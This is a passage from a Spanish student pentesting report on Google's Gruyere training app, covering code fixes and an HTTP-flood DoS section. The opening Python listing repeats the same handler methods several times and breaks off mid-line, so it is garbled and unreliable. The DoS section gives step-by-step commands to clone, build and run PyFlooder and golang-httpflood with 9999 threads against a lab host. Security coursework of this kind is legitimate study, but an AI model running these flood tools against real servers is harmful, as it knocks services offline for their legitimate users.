1055             FileNotFoundError: If the file does not exist.
1056
1057         """
1058         file_path = os.path.join(os.getcwd(), filename)
1059         if os.path.exists(file_path):
1060             with open(file_path, 'rb') as file:
1061                 file_content = file.read()
1062                 self._SendResponse(200, file_content)
1063         else:
1064             raise FileNotFoundError(f"File '{filename}' not found")
1065
1066     def _SendResponse(self, status_code, content):
1067         """Sends a response to the client.
1068
1069         Args:
1070             status_code: The HTTP status code.
1071             content: The content to send.
1072
1073         Returns:
1074             A tuple containing the response status and the response content.
1075
1076         Raises:
1077             ValueError: If the status code is invalid.
1078
1079         """
1080         response = f"HTTP/1.1 {status_code} OK\r\nContent-Type: text/html\r\nContent-Length: {len(content)}\r\n\r\n{content}"
1081         self.wfile.write(response.encode())
1082
1083     def _QuitServer(self):
1084         """Quits the server.
1085
1086         Returns:
1087             A tuple containing the response status and the response content.
1088
1089         Raises:
1090             None
1091
1092         """
1093         self._SendResponse(200, "Server quit successfully")
1094
1095     def _ResetDatabase(self):
1096         """Resets the database.
1097
1098         Returns:
1099             A tuple containing the response status and the response content.
1100
1101         Raises:
1102             None
1103
1104         """
1105         self._SendResponse(200, "Database reset successfully")
1106
1107     def _DoLogin(self, cookie, specials, params):
1108         """Handles the /login url: validates the user and creates a cookie.
1109
1110         Args:
1111             cookie: The cookie for this request.
1112             specials: Other special values for this request.
1113             params: Cgi parameters.
1114
1115         Returns:
1116             A tuple containing the response status and the response content.
1117
1118         Raises:
1119             ValueError: If the user or password is invalid.
1120
1121         """
1122         user = validate_user(cookie, specials)
1123         if user:
1124             cookie[COOKIE_UID] = user[COOKIE_UID]
1125             cookie[COOKIE_ADMIN] = user[COOKIE_ADMIN]
1126             cookie[COOKIE_AUTHOR] = user[COOKIE_AUTHOR]
1127             return 200, "User logged in successfully"
1128         else:
1129             return 401, "User or password is invalid"
1130
1131     def _HandleRequest(self):
1132         """Handles the request based on the URL path.
1133
1134         Args:
1135             self: The current request handler instance.
1136
1137         Returns:
1138             A tuple containing the response status and the response content.
1139
1140         Raises:
1141             ValueError: If the URL path is not valid or if it requires authentication.
1142
1143         """
1144         if self.path in self._PROTECTED_URLS:
1145             if self.cookie[COOKIE_UID] is None:
1146                 raise ValueError("Access denied: You must be logged in to access this page")
1147             else:
1148                 self._HandleProtectedRequest()
1149         else:
1150             self._HandleNormalRequest()
1151
1152     def _HandleProtectedRequest(self):
1153         """Handles requests to protected URLs like /quit, /reset, etc.
1154
1155         Args:
1156             self: The current request handler instance.
1157
1158         Returns:
1159             A tuple containing the response status and the response content.
1160
1161         Raises:
1162             ValueError: If the request is invalid.
1163
1164         """
1165         if self.path == '/quit':
1166             self._QuitServer()
1167         elif self.path == '/reset':
1168             self._ResetDatabase()
1169         elif self.path == 'quitserver':
1170             self._QuitServer()
1171
1172     def _HandleNormalRequest(self):
1173         """Handles requests to normal URLs like /index.html.
1174
1175         Args:
1176             self: The current request handler instance.
1177
1178         Returns:
1179             A tuple containing the response status and the response content.
1180
1181         Raises:
1182             ValueError: If the request is invalid.
1183
1184         """
1185         self._SendFile('index.html')
1186
1187     def _SendFile(self, filename):
1188         """Sends a file to the client.
1189
1190         Args:
1191             filename: The name of the file to send.
1192
1193         Returns:
1194             A tuple containing the response status and the response content.
1195
1196         Raises:
1197             FileNotFoundError: If the file does not exist.
1198
1199         """
1200         file_path = os.path.join(os.getcwd(), filename)
1201         if os.path.exists(file_path):
1202             with open(file_path, 'rb') as file:
1203                 file_content = file.read()
1204                 self._SendResponse(200, file_content)
1205         else:
1206             raise FileNotFoundError(f"File '{filename}' not found")
1207
1208     def _SendResponse(self, status_code, content):
1209         """Sends a response to the client.
1210
1211         Args:
1212             status_code: The HTTP status code.
1213             content: The content to send.
1214
1215         Returns:
1216             A tuple containing the response status and the response content.
1217
1218         Raises:
1219             ValueError: If the status code is invalid.
1220
1221         """
1222         response = f"HTTP/1.1 {status_code} OK\r\nContent-Type: text/html\r\nContent-Length: {len(content)}\r\n\r\n{content}"
1223         self.wfile.write(response.encode())
1224
1225     def _QuitServer(self):
1226         """Quits the server.
1227
1228         Returns:
1229             A tuple containing the response status and the response content.
1230
1231         Raises:
1232             None
1233
1234         """
1235         self._SendResponse(200, "Server quit successfully")
1236
1237     def _ResetDatabase(self):
1238         """Resets the database.
1239
1240         Returns:
1241             A tuple containing the response status and the response content.
1242
1243         Raises:
1244             None
1245
1246         """
1247         self._SendResponse(200, "Database reset successfully")
1248
1249     def _DoLogin(self, cookie, specials, params):
1250         """Handles the /login url: validates the user and creates a cookie.
1251
1252         Args:
1253             cookie: The cookie for this request.
1254             specials: Other special values for this request.
1255             params: Cgi parameters.
1256
1257         Returns:
1258             A tuple containing the response status and the response content.
1259
1260         Raises:
1261             ValueError: If the user or password is invalid.
1262
1263         """
1264         user = validate_user(cookie, specials)
1265         if user:
1266             cookie[COOKIE_UID] = user[COOKIE_UID]
1267             cookie[COOKIE_ADMIN] = user[COOKIE_ADMIN]
1268             cookie[COOKIE_AUTHOR] = user[COOKIE_AUTHOR]
1269             return 200, "User logged in successfully"
1270         else:
1271             return 401, "User or password is invalid"
1272
1273     def _HandleRequest(self):
1274         """Handles the request based on the URL path.
1275
1276         Args:
1277             self: The current request handler instance.
1278
1279         Returns:
1280             A tuple containing the response status and the response content.
1281
1282         Raises:
1283             ValueError: If the URL path is not valid or if it requires authentication.
1284
1285         """
1286         if self.path in self._PROTECTED_URLS:
1287             if self.cookie[COOKIE_UID] is None:
1288                 raise ValueError("Access denied: You must be logged in to access this page")
1289             else:
1290                 self._HandleProtectedRequest()
1291         else:
1292             self._HandleNormalRequest()
1293
1294     def _HandleProtectedRequest(self):
1295         """Handles requests to protected URLs like /quit, /reset, etc.
1296
1297         Args:
1298             self: The current request handler instance.
1299
1300         Returns:
1301             A tuple containing the response status and the response content.
1302
1303         Raises:
1304             ValueError: If the request is invalid.
1305
1306         """
1307         if self.path == '/quit':
1308             self._QuitServer()
1309         elif self.path == '/reset':
1310             self._ResetDatabase()
1311         elif self.path == 'quitserver':
1312             self._QuitServer()
1313
1314     def _HandleNormalRequest(self):
1315         """Handles requests to normal URLs like /index.html.
1316
1317         Args:
1318             self: The current request handler instance.
1319
1320         Returns:
1321             A tuple containing the response status and the response content.
1322
1323         Raises:
1324             ValueError: If the request is invalid.
1325
1326         """
1327         self._SendFile('index.html')
1328
1329     def _SendFile(self, filename):
1330         """Sends a file to the client.
1331
1332         Args:
1333             filename: The name of the file to send.
1334
1335         Returns:
1336             A tuple containing the response status and the response content.
1337
1338         Raises:
1339             FileNotFoundError: If the file does not exist.
1340
1341         """
1342         file_path = os.path.join(os.getcwd(), filename)
1343         if os.path.exists(file_path):
1344             with open(file_path, 'rb') as file:
1345                 file_content = file.read()
1346                 self._SendResponse(200, file_content)
1347         else:
1348             raise FileNotFoundError(f"File '{filename}' not found")
1349
1350     def _SendResponse(self, status_code, content):
1351         """Sends a response to the client.
1352
1353         Args:
1354             status_code: The HTTP status code.
1355             content: The content to send.
1356
1357         Returns:
1358             A tuple containing the response status and the response content.
1359
1360         Raises:
1361             ValueError: If the status code is invalid.
1362
1363         """
1364         response = f"HTTP/1.1 {status_code} OK\r\nContent-Type: text/html\r\nContent-Length: {len(content)}\r\n\r\n{content}"
1365         self.wfile.write(response.encode())
1366
1367     def _QuitServer(self):
1368         """Quits the server.
1369
1370         Returns:
1371             A tuple containing the response status and the response content.
1372
1373         Raises:
1374             None
1375
1376         """
1377         self._SendResponse(200, "Server quit successfully")
1378
1379     def _ResetDatabase(self):
1380         """Resets the database.
1381
1382         Returns:
1383             A tuple containing the response status and the response content.
1384
1385         Raises:
1386             None
1387
1388         """
1389         self._SendResponse(200, "Database reset successfully")
1390
1391     def _DoLogin(self, cookie, specials, params):
1392         """Handles the /login url: validates the user and creates a cookie.
1393
1394         Args:
1395             cookie: The cookie for this request.
1396             specials: Other special values for this request.
1397             params: Cgi parameters.
1398
1399         Returns:
1400             A tuple containing the response status and the response content.
1401
1402         Raises:
1403             ValueError: If the user or password is invalid.
1404
1405         """
1406         user = validate_user(cookie, specials)
1407         if user:
1408             cookie[COOKIE_UID] = user[COOKIE_UID]
1409             cookie[COOKIE_ADMIN] = user[COOKIE_ADMIN]
1410             cookie[COOKIE_AUTHOR] = user[COOKIE_AUTHOR]
1411             return 200, "User logged in successfully"
1412         else:
1413             return 401, "User or password is invalid"
1414
1415     def _HandleRequest(self):
1416         """Handles the request based on the URL path.
1417
1418         Args:
1419             self: The current request handler instance.
1420
1421         Returns:
1422             A tuple containing the response status and the response content.
1423
1424         Raises:
1425             ValueError: If the URL path is not valid or if it requires authentication.
1426
1427         """
1428         if self.path in self._PROTECTED_URLS:
1429             if self.cookie[COOKIE_UID] is None:
1430                 raise ValueError("Access denied: You must be logged in to access this page")
1431             else:
1432                 self._HandleProtectedRequest()
1433         else:
1434             self._HandleNormalRequest()
1435
1436     def _HandleProtectedRequest(self):
1437         """Handles requests to protected URLs like /quit, /reset, etc.
1438
1439         Args:
1440             self: The current request handler instance.
1441
1442         Returns:
1443             A tuple containing the response status and the response content.
1444
1445         Raises:
1446             ValueError: If the request is invalid.
1447
1448         """
1449         if self.path == '/quit':
1450             self._QuitServer()
1451         elif self.path == '/reset':
1452             self._ResetDatabase()
1453         elif self.path == 'quitserver':
1454             self._QuitServer()
1455
1456     def _HandleNormalRequest(self):
1457         """Handles requests to normal URLs like /index.html.
1458
1459         Args:
1460             self: The current request handler instance.
1461
1462         Returns:
1463             A tuple containing the response status and the response content.
1464
1465         Raises:
1466             ValueError: If the request is invalid.
1467
1468         """
1469         self._SendFile('index.html')
1470
1471     def _SendFile(self, filename):
1472         """Sends a file to the client.
1473
1474         Args:
1475             filename: The name of the file to send.
1476
1477         Returns:
1478             A tuple containing the response status and the response content.
1479
1480         Raises:
1481             FileNotFoundError: If the file does not exist.
1482
1483         """
1484         file_path = os.path.join(os.getcwd(), filename)
1485         if os.path.exists(file_path):
1486             with open(file_path, 'rb') as file:
1487                 file_content = file.read()
1488                 self._SendResponse(200, file_content)
1489         else:
1490             raise FileNotFoundError(f"File '{filename}' not found")
1491
1492     def _SendResponse(self, status_code, content):
1493         """Sends a response to the client.
1494
1495         Args:
1496             status_code: The HTTP status code.
1497             content: The content to send.
1498
1499         Returns:
1500             A tuple containing the response status and the response content.
1501
1502         Raises:
1503             ValueError: If the status code is invalid.
1504
1505         """
1506         response = f"HTTP/1.1 {status_code} OK\r\nContent-Type: text/html\r\nContent-Length: {len(content)}\r\n\r\n{content}"
1507         self.wfile.write(response.encode())
1508
1509     def _QuitServer(self):
1510         """Quits the server.
1511
1512         Returns:
1513             A tuple containing the response status and the response content.
1514
1515         Raises:
1516             None
1517
1518         """
1519         self._SendResponse(200, "
```

Debido a este código gruyere devolverá “solicitud no valida”, también en gruyere.py:

```

DebianGruyerePentesting [Corriendo] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
Actividades Editor de textos 8 de feb 19:42
< > Carpeta personal Escritorio gruyere gruyere ▾ 🔍
Abrir *gruyere.py
~/Escritorio/gruyere/gruyere Guardar ⌂ ×
830     self._SendRedirect('/', serve
831     return
832     params = cgi.parse_qs(query) # query
833     specials = {}
834     cookie = self._GetCookie('GRUYERE')
835     database = self._GetDatabase()
836     specials[SPECIAL_COOKIE] = cookie
837     specials[SPECIAL_DB] = database
838     specials[SPECIAL_PROFILE] = database.get(cookie.get(COOKIE_UID))
839     specials[SPECIAL_PARAMS] = params
840     specials[SPECIAL_UNIQUE_ID] = unique_id
841
842     if path in self.PROTECTED_URLS and not cookie[COOKIE_ADMIN]:
843         self.SendError('Invalid request', cookie, specials, params)
844         return
845
846     try:
847         handler = self.GetHandlerFunction(path)
848         if callable(handler):
849             (handler)(self, cookie, specials, params)
850         else:
851             try:
852                 self._SendFileResponse(path, cookie, specials, params)
853             except IOError:
854                 self._DoBadUrl(path, cookie, specials, params)
855             except KeyboardInterrupt:
856                 _Exit('KeyboardInterrupt')
857
858
859     def _Log(message):
860         print >>sys.stderr, message
861
862
863 if __name__ == '__main__':
864     main()


```

Python ▾ Anchura del tabulador: 8 ▾ Ln 842, Col 22 ▾ INS

debian

CTRL DERECHA ▾

Tendríamos que añadir las páginas que no quieras que sean accesibles.



Ahora podemos ver que no es una página valida.

#### J) Code execution

Para defender nos de esta vulnerabilidad, simplemente tenemos que impedir que se puedan subir ficheros de cualquier tipo al servidor, esto ya está documentado en, File Upload XSS.

K) Otras recomendaciones ->

Además de todas las vulnerabilidades expuestas anteriormente, era conveniente actualizar todas las librerías que usa la aplicación web, como por ejemplo actualizar Python a su última versión, con eso se podrán corregir futuras vulnerabilidades, entiendo que es un trabajo arduo pues habría que cambiar todo del código de la aplicación, pero sería una aplicación más segura.

## 8. I+D+

### a) DOS

Este es un ataque en el que se intenta hacer que un sistema o red se vuelva inaccesible para los usuarios legítimos. Esto se logra inundando el sistema o red con una cantidad abrumadora de solicitudes, lo que hace que el servidor o dispositivo de destino no pueda procesar las solicitudes legítimas y se vuelva inoperable.

Existen diferentes tipos de ataques DoS, incluyendo ataques por saturación de banda ancha, ataques por saturación de CPU y ataques por saturación de memoria. Todos estos ataques tienen como objetivo sobrecargar un sistema o red hasta el punto de que ya no pueda responder a las solicitudes legítimas.

Es importante tener en cuenta que los ataques DoS son ilegales y pueden tener graves consecuencias para los perpetradores. Además, pueden causar grandes pérdidas económicas y reputacionales para las víctimas del ataque.

- Explicación Flood HTTP ->

La inundación HTTP, es un tipo de ataque DoS. En este caso el objetivo del atacante es saturar la aplicación web con una gran cantidad de visitas, en un ataque DDoS, los ataques serían desde varias máquinas.

Los ataques flood también se conocen como de capa7, que hace referencia a la capa de aplicación del modelo OSI.

El objetivo de los ataques de capa 7 es siempre privar la red o el servidor de recursos.

Cuando el hardware no cuenta con suficientes recursos, el cliente tarda más tiempo en responder a las peticiones. Durante un ataque HTTP flood, como el atacante envía una gran cantidad de solicitudes sin pausa, el sistema se sobrecarga, impidiendo el acceso al servicio y a la red.

Los ataques HTTP flood se basan en las peticiones GET y POST del cliente. El cliente, es decir, el navegador que quiere acceder al sitio web, envía una de estas solicitudes. El servidor las procesa y a su vez, envía las respuesta al cliente.

Las peticiones GET recuperan contenido estático, como imágenes o bloques de texto. En cambio, las peticiones POST se utilizan para acceder a recursos dinámicos.

En otras palabras, el método GET recibe datos del servidor y el método POST envía datos al servidor.

Ambos pueden utilizarse para realizar este tipo de ataque, aunque el método POST se emplea con más frecuencia, porque requiere un procesamiento complejo por parte del servidor.

Defensa:

- Los cortafuegos pueden identificar y bloquear las peticiones IP sospechosas.
- Se puede usar captcha, el cual solo debería poder superar un humano.

- Ataque de DoS HTTP Flood con PyFlooder:

El enlace para descargar este script es :

<https://github.com/D4Vinci/PyFlooder.git>


Tendríamos que hacer sudo git clone

<https://github.com/D4Vinci/PyFlooder.git>


Después cd PyFlooder/, para movernos a esa carpeta:

```
(kali㉿kali)-[~/Programas/scriptDoS]
$ cd PyFlooder
SheetBndR...
(kali㉿kali)-[~/Programas/scriptDoS/PyFlooder]
$ |
```


Este sería el comando a ejecutar: ‘python pyflooder <ip> <puerto> <número ataques>’:



## PROYECTO 1<sup>a</sup> EVALUACIÓN




Solo se consigue que la página vaya un poco más lenta:



Haciendo tres ataques a la vez consigo que la web no responda:

## PROYECTO 1<sup>a</sup> EVALUACIÓN



- Ataque DoS HTTP Flood con Golang-httpflood:

<https://github.com/Leeon123/golang-httpflood.git>

Los pasos para descargarlo son los mismos que en el anterior.

Ahora tenemos que hacer el comando 'sudo go build httpflood.go':

```
(kali㉿kali)-[~/Programas/scriptDoS/golang-httpflood]
└─$ sudo go build httpflood.go
[sudo] contraseña para kali:

(kali㉿kali)-[~/Programas/scriptDoS/golang-httpflood]
└─$
```

Antes de ejecutar, tendremos que usar este comando: 'ulimit -n 999999'

```
'./httpflood <url> <threads> <get/post> <seconds> <header.txt/nil>'
```


En este caso la URL será <http://192.168.1.99:8080>, los threads 9999, método GET, 100 que va durar el ataque y para un header automático usará nil.

El comando sería este:




```
kali㉿kali: ~/Programas/scriptDoS/golang-httpflood
└─(kali㉿kali)-[~/Programas/scriptDoS/golang-httpflood]
$ ./httpflood http://192.168.1.99:8080 9999 get 100 nil
```

Preparación:



